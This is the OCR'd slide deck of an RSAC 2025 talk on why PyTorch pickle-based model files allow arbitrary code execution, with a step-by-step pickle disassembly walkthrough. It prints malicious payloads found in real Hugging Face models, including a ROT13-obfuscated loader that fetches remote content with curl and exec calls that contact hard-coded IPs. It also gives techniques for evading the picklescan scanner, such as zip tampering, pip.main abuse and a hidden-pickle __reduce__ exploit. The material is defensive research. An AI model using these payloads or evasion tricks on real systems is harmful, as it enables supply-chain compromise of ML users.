RSAC 2025 Conference

Many Voices. One Community.

SESSION ID: HT-W01

Unpickling PyTorch:
Keeping Malicious AI Out of the Enterprise

Andrew Stein
Principal Data Engineer
Sonatype
linkedin.com/in/andrewstein9

Trevor Madge
Senior Data Engineer
Sonatype
linkedin.com/in/trevor-madge

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

Who We Are

Andrew Stein

PRINCIPAL DATA ENGINEER AT SONATYPE


30+ years of experience, sits at the front lines of Sonatype's data pipeline and is the subject matter expert across projects in vulnerability detection, component ingestion and more.

Trevor Madge


SENIOR DATA ENGINEER AT SONATYPE


10+ years of experience in a variety of projects, from game development to data analysis of the Sapphire satellite with the Royal Canadian Air Force

Hugging Face



- **>1.4m trained** models in Hugging Face
- **1000+ paying** enterprise customers
- As of November 2023, **47% of tech companies** have implemented AI/ML into their development and coding process





- Easy to Use
- GPU Acceleration
- Large Ecosystem
- Relies on Python's Pickle Files

A Malicious Model Breach

Why are Model Files a Security Risk?

- Trust by Default
- Complex Supply Chains
- PyTorch’s Achilles' Heel - **Pickle Files**

What You'll Learn Today


- How PyTorch's model serialization works — and where it's vulnerable
- Real-world attack scenarios that exploit these vulnerabilities
- Practical steps to secure your ML workflows

RSAC 2025 Conference

Why Pickles are Dangerous

Understanding the Risks

Pickle vs. JSON – What's the Difference?



Pickle

- ❌ Not Human Readable
- ❌ Specific to Python
- ❌ Unsafe (arbitrary code execution)
- ✅ Preserve the state of any Python object
- ✅ Efficient in dealing with complex Python structures such as AI models

JSON

- ✅ Human Readable
- ✅ Widely supported
- ✅ Safe
- ❌ Limited in data types
- ❌ Requires manual handling of complex objects and instance states

Why Pickle?

- Supports Complex Objects (Beyond JSON Capabilities)
- Preserves Model Architecture
- Efficient for Large Models

RSAC 2025 Conference

How Pickle Serialization Works

The Pickle Virtual Machine (PVM)

Pickling

Python Dict

```
{'name': 'John', 'age': 30, 'courses': ['Math', 'Science']}
```

Pickling

Pickle Bytes

\x80\x04\x95:\x00\x00\x00\x00\x00\x00\x00}\x94(\x8c\x04name\x94\x8c\x04John\x94\x8c\x03age\x94K\x1e\x8c\x07courses\x94]\x94(\x8c\x04Math\x94\x8c\x07Science\x94eu.

Unpickling

Disassembly

```
 0: \x80 PROTO      4
 2: \x95 FRAME      58
11: }    EMPTY_DICT
12: \x94 MEMOIZE    (as 0)
13: (    MARK
14: \x8c     SHORT_BINUNICODE 'name'
20: \x94     MEMOIZE    (as 1)
21: \x8c     SHORT_BINUNICODE 'John'
27: \x94     MEMOIZE    (as 2)
28: \x8c     SHORT_BINUNICODE 'age'
33: \x94     MEMOIZE    (as 3)
34: K        BININT1    30
```

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```

Unpickling

```
 0: \x80 PROTO      4
 2: \x95 FRAME      58
11: }    EMPTY_DICT
12: \x94 MEMOIZE    (as 0)
13: (    MARK
14: \x8c     SHORT_BINUNICODE 'name'
20: \x94     MEMOIZE    (as 1)
21: \x8c     SHORT_BINUNICODE 'John'
27: \x94     MEMOIZE    (as 2)
28: \x8c     SHORT_BINUNICODE 'age'
33: \x94     MEMOIZE    (as 3)
34: K        BININT1    30
```

STACK

Unpickling

```
 0: \x80 PROTO      4
 2: \x95 FRAME      58
11: }    EMPTY_DICT
12: \x94 MEMOIZE    (as 0)
13: (    MARK
14: \x8c     SHORT_BINUNICODE 'name'
20: \x94     MEMOIZE    (as 1)
21: \x8c     SHORT_BINUNICODE 'John'
27: \x94     MEMOIZE    (as 2)
28: \x8c     SHORT_BINUNICODE 'age'
33: \x94     MEMOIZE    (as 3)
34: K        BININT1    30
```

STACK
{}

Unpickling

```
 0: \x80 PROTO      4
 2: \x95 FRAME      58
11: }    EMPTY_DICT
12: \x94 MEMOIZE    (as 0)
13: (    MARK
14: \x8c     SHORT_BINUNICODE 'name'
20: \x94     MEMOIZE    (as 1)
21: \x8c     SHORT_BINUNICODE 'John'
27: \x94     MEMOIZE    (as 2)
28: \x8c     SHORT_BINUNICODE 'age'
33: \x94     MEMOIZE    (as 3)
34: K        BININT1    30
```

STACK
MARK
{}

Unpickling

```
 0: \x80 PROTO      4
 2: \x95 FRAME      58
11: }    EMPTY_DICT
12: \x94 MEMOIZE    (as 0)
13: (    MARK
14: \x8c     SHORT_BINUNICODE 'name'
20: \x94     MEMOIZE    (as 1)
21: \x8c     SHORT_BINUNICODE 'John'
27: \x94     MEMOIZE    (as 2)
28: \x8c     SHORT_BINUNICODE 'age'
33: \x94     MEMOIZE    (as 3)
34: K        BININT1    30
```

STACK
30
‘age’
‘John’
‘name’
MARK
{}

Unpickling

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```

STACK
MARK
[]
‘courses’
30
‘age’
‘John’
‘name’
MARK
{}

Unpickling

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```

STACK
‘Science’
‘Math’
MARK
[]
‘courses’
30
‘age’
‘John’
‘name’

Unpickling

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```

STACK
‘Science’
‘Math’
MARK
[]
‘courses’
30
‘age’
‘John’
‘name’

Unpickling

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```


[‘Science’]

STACK
‘Math’
MARK
[]
‘courses’
30
‘age’
‘John’
‘name’
MARK

Unpickling

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```

['Science', 'Math']



STACK
MARK
[]
'courses'
30
'age'
'John'
'name'
MARK
{}

Unpickling

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```

STACK
['Science', 'Math']
'courses'
30
'age'
'John'
'name'
MARK
{}

Unpickling

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```

STACK
['Science', 'Math']
'courses'
30
'age'
'John'
'name'
MARK
{}

Unpickling

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```

{'courses': ['Math', 'Science']}

STACK
30
‘age’
‘John’
‘name’
MARK
{}

Unpickling

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```

{'age': 30, 'courses': ['Math', 'Science']}

STACK
‘John’
‘name’
MARK
{}

Unpickling

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```

STACK
MARK
{}

{'name': 'John', 'age': 30, 'courses': ['Math', 'Science']}

Unpickling

```
36: \x8c     SHORT_BINUNICODE 'courses'
45: \x94     MEMOIZE    (as 4)
46: ]        EMPTY_LIST
47: \x94     MEMOIZE    (as 5)
48: (        MARK
49: \x8c         SHORT_BINUNICODE 'Math'
55: \x94         MEMOIZE    (as 6)
56: \x8c         SHORT_BINUNICODE 'Science'
65: \x94         MEMOIZE    (as 7)
66: e            APPENDS    (MARK at 48)
67: u        SETITEMS   (MARK at 13)
68: .    STOP
```

STACK
{'name': 'John', 'age': 30, 'courses': ['Math', 'Science']}

RSAC | 2025 Conference

How PyTorch Model Serialization Works

Live Demo

To Summarize

- PyTorch models are saved with torch.save() and loaded with torch.load().
- PyTorch relies on pickle files, which allows arbitrary code execution.
- Loading untrusted models is a **major security risk**.
- **Pickle files should be treated as CODE**

RSAC 2025 Conference

How Does it Look in the Real World?

Known Attacks and Vulnerabilities

Real World Examples

Hugging Face model:

tulayaka/loadtest

picklescan says:

```
dangerous import 'builtins exec' FOUND
```

Real World Examples

Cracking tulayaka/loadtest open:

```
builtins.exec ('open("/tmp/1","w").write("a")',)
```

Real World Examples

Hugging Face model:

TencentAIGC-Lab/TestByTencent

Again picklescan says:

```
dangerous import 'builtins exec' FOUND
```

Real World Examples

TencentAIGC-Lab/TestByTencent

```
__builtin__.exec("import requests;
 requests.get('http://9.135.116.29:8080
 /leotest', timeout=3);
 requests.get('http://9.138.200.14:8080
 /leotest', timeout=3);",)
```

Real World Examples

Hugging Face model:

MustEr/gpt2-elit

picklescan:

```
dangerous import 'runpy _run_code' FOUND
```

Real World Examples

MustEr/gpt2-elit

`pytorch` will load this and execute:

```
runpy._run_code ("import subprocess;
 subprocess.run(['Calc.exe'])", {})
```

Real World Examples

Let's now look at

technillogue/waifu-diffusion

This contains several models including: **vae/diffusion_pytorch_model.bin**

Recent version of picklescan says:

```
dangerous import 'torch unknown' FOUND
```

Real World Examples

technillogue/waifu-diffusion

```
"""rkrp(\'\'\'qrs cnlybnq(qngn):\\n\tgel:\\n\t\tvzcbeg IPlguba\\n\t\tnffreg
IPlguba.trg_vclguba()\\n\t\tnffreg IPlguba.trg_vclguba().__pynff__.__anzr__
!=
"TrezvanyIagrenpgvirSuryy"\\n\t\tIPlguba.qvfcynl.qvfcynl(IPlguba.qvfcynl.IFen
zr("uggcf://grpuavyybthr.tvguho.vb/qbbz.ugzy", 960, 600))\\n\trkprcg
(IzcbegEeebe, NnzrEeebe, AffregvbaEeebe):\\n\t\tvzcbeg gnesvyr, vb, bf,
fhocebprff\\n\t\tg=gnesvyr.bcra(svyrbow=vb.BlgrfIO(qngn))\\n\t\tg.rkgenpgnyy(
)\\n\t\tg.pybfr()\\n\t\tfhocebprff.Pbcra("phey -f
\'uggcf://choyvp.trgcbfg.jbexref.qri/?xrl=01GGRQ381VWZZHC3FMKWSPC3RS&enj\'|zc
ynlre - 2>/qri/ahyy >/qri/ahyy",
furyy=Tehr)\\n\t\tbf.flfgrz("./qbbz_nfpvv")\'\'\') be
cnlybnq\\n"""[.translate({97+i:97+(i+13)%26 for i in range(26)})
```

Real World Examples

The first reduce translates to:

```
'exec(\'\'\'def payload(data):\n\ttry:\n\t\timport IPython\n\t\tassert
IPython.get_ipython()\n\t\tassert IPython.get_ipython().__class__.__name__
!=
"TerminalInteractiveShell"\n\t\tIPython.display.display(IPython.display.IF
rame("https://technillogue.github.io/doom.html", 960, 600))\n\texcept
(ImportError, NameError, AssertionError):\n\t\timport tarfile, io, os,
subprocess\n\t\tt=tarfile.open(fileobj=io.BytesIO(data))\n\t\tt.extractall
()\n\t\tt.close()\n\t\tsubprocess.Popen("curl -s
\'https://public.getpost.workers.dev/?key=01GGRQ381VWZZHC3FMKWSPC3RS&raw\'
|mplayer - 2>/dev/null >/dev/null",
shell=True)\n\t\tos.system("./doom_ascii")\'\'\')
or payload\n'
```


Real World Examples

```
def payload(data):
        try:
                import IPython
                assert IPython.get_ipython()
                assert IPython.get_ipython().__class__.__name__ !=
"TerminalInteractiveShell"
                IPython.display.display(IPython.display
                        .IFrame("https://t.gh.io/doom.html", 960, 600))
        except (ImportError, NameError, AssertionError):
                import tarfile, io, os, subprocess
                t=tarfile.open(fileobj=io.BytesIO(data))
                t.extractall()
                t.close()
                subprocess.Popen("curl -s \
'https://p.gp.w.dev/?key=asd3RS&raw\'| mplayer - 2>/dev/null >/dev/null",
shell=True)
                os.system("./doom_ascii")
```

RSAC 2025 Conference

Patching the Unpatchable

Our attempts hardening picklescan



picklescan on Huggingface

pip.main

- Malicious pip package **executes code on install**
- Add pip.main reduce in a pickle **triggers install of malicious package** hosted on private server
- pip.main is **not listed as dangerous** in picklescan

pydoc.pipepager


```
def pipepager(text, cmd):
    """Page through text by feeding it to another program."""
    import subprocess
    proc = subprocess.Popen(cmd, shell=True, stdin=subprocess.PIPE,
                            errors='backslashreplace')
    try:
```

torch._inductor.codecache.compile_file

```
def _compile_file(
    input_path: Union[str, List[str]], output_path: str, cmd: List[str]
) -> None:
    input_paths = [input_path] if isinstance(input_path, str) else input_path
    input_files = [
        os.path.basename(ip) if config.is_fbcode() else ip for ip in input_paths
    ]
    try:
        if config.is_fbcode():...
        else:
            subprocess.check_output(cmd, stderr=subprocess.STDOUT)
```

Tamper With Zip Central Directory

- Pytorch models are **zip files**
- **Introduce inconsistency** between filename and Central directory record
- **picklescan crashes**
- PyTorch will still load



Tamper With Zip Entry Flags

- Toggling certain bit flags 0x1, 0x20, 0x40
  causes picklescan to crash
- PyTorch will still load

```
if zinfo.flag_bits & 0x20:
    # Zip 2.7: compressed patched data
    raise NotImplementedError("compressed patched data (flag bit

if zinfo.flag_bits & 0x40:
    # strong encryption
    raise NotImplementedError("strong encryption (flag bit 6)")
```

Hide Extra Pickle In PyTorch Model

\\wsl.localhost\Ubuntu\home\trevor\sonatype\RSAC-de...

```python
class Exploit:
    def __init__(self, path, **kwargs):
        self.path = path
        self.kwargs = kwargs

    def __reduce__(self):
        return partial(torch.load, *args: self.path, **self.kwargs), ()

model['config'] = Exploit(model_name, pickle_file='config.json', weights_only=False)
torch.save(model, model_name)
```

microsoft/OmniParser-v2.0

